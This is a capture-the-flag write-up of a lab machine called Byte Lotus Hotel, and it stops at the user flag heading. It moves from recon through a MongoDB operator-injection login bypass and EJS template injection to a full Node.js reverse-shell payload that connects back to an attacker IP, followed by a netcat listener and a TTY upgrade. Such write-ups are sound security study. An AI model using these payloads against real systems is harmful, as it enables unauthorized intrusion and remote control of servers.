
Byte Lotus Hotel · "Do Not Disturb" series · Boot2Root ·
The briefing reads like a beach-noir short story: a wallet that signs a transaction it never should have, a shell on the beach that answers back, a stranger who sits down in a still-warm session, and a set of footprints to follow up the same climb someone already made. That maps almost one-to-one onto the kill chain auth bypass, SSTI RCE, attaching to a live debugger, and retracing a prior operator's privesc.
#Recon
Full TCP sweep with default scripts and version detection to start.
nmap -sC -sV -p- -T4 10.112.190.152
Two doors: OpenSSH 9.6p1 on 22, and HTTP on 80 that fingerprints as Node.js (Express middleware), title "Byte Lotus Poolside". No juicy version banner to lean on, so the app itself is the way in.
The landing page is a booking front-end with a Staff / Guest ID + passphrase login.

"Byte Lotus never forgets · Stay Noticed™
Content discovery to find anything living behind the login.
gobuster dir -u http://10.112.190.152 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/staff (403) and /logout (302) are the interesting hits. /staff is gated I need a staff session before that 403 becomes a page.
#Initial access — NoSQL auth bypass
First instinct on any login form is classic SQLi, so I threw attendent' OR 1=1 -- - at the ID field.

401. Nothing — the backend clearly isn't string-concatenating SQL. Express plus a "never forgets" tagline smells like Mongo, so I stopped injecting syntax and started injecting an operator. Instead of sending a string password, send password[$ne]=x so the parsed query becomes { password: { $ne: "x" } } — matches any account whose password isn't literally "x", i.e. all of them.
I did this by hand in Firefox DevTools' New Request tool rather than curl, with the body username=attendant&password[$ne]=x.

The response is the tell: 302 Found, Location: /staff, and a fresh Set-Cookie: connect.sid=…; Path=/; HttpOnly. That's a valid staff session for attendant, no passphrase required.

The wallet just signed a transaction it should never have authorized.
#Staff console Cabana Desk
Loading /staff with that connect.sid drops me into the "Cabana Desk" staff console, signed in as attendant.

The gift is right there in the field label: a "Confirmation template (EJS — use <%= guest %> to personalise)" textarea that gets rendered server-side through /staff/preview. User-controlled EJS is server-side template injection with a bow on it.
#SSTI
Cheapest possible probe an arithmetic expression.
Template <%= 7*7 %> → Preview 49.

49, not the literal string confirmed EJS SSTI. And since EJS runs raw JS inside scriptlets, this is a straight line to code execution.
#RCE — reverse shell as poolside
The box's /bin/sh is dash, which has no /dev/tcp, so the usual bash one-liner is dead on arrival. Doesn't matter — I'm already executing inside Node, so I built the reverse shell out of Node's own net and child_process inside a <% %> scriptlet:
<% const cp=global.process.mainModule.require("child_process"), net=global.process.mainModule.require("net"); const s=new net.Socket(); s.connect(4444,"192.168.152.228",()=>{ const sh=cp.spawn("/bin/sh",[]); s.pipe(sh.stdin); sh.stdout.pipe(s); sh.stderr.pipe(s); }); %>Pasted into the template box, listener up, hit Preview.

nc -lvnp 4444
Callback lands, and I upgrade to a real TTY:
python3 -c 'import pty;pty.spawn("/bin/bash")'The shell on the beach answered back — running as uid=996(poolside) on host tryhackme-2404.
#User flag
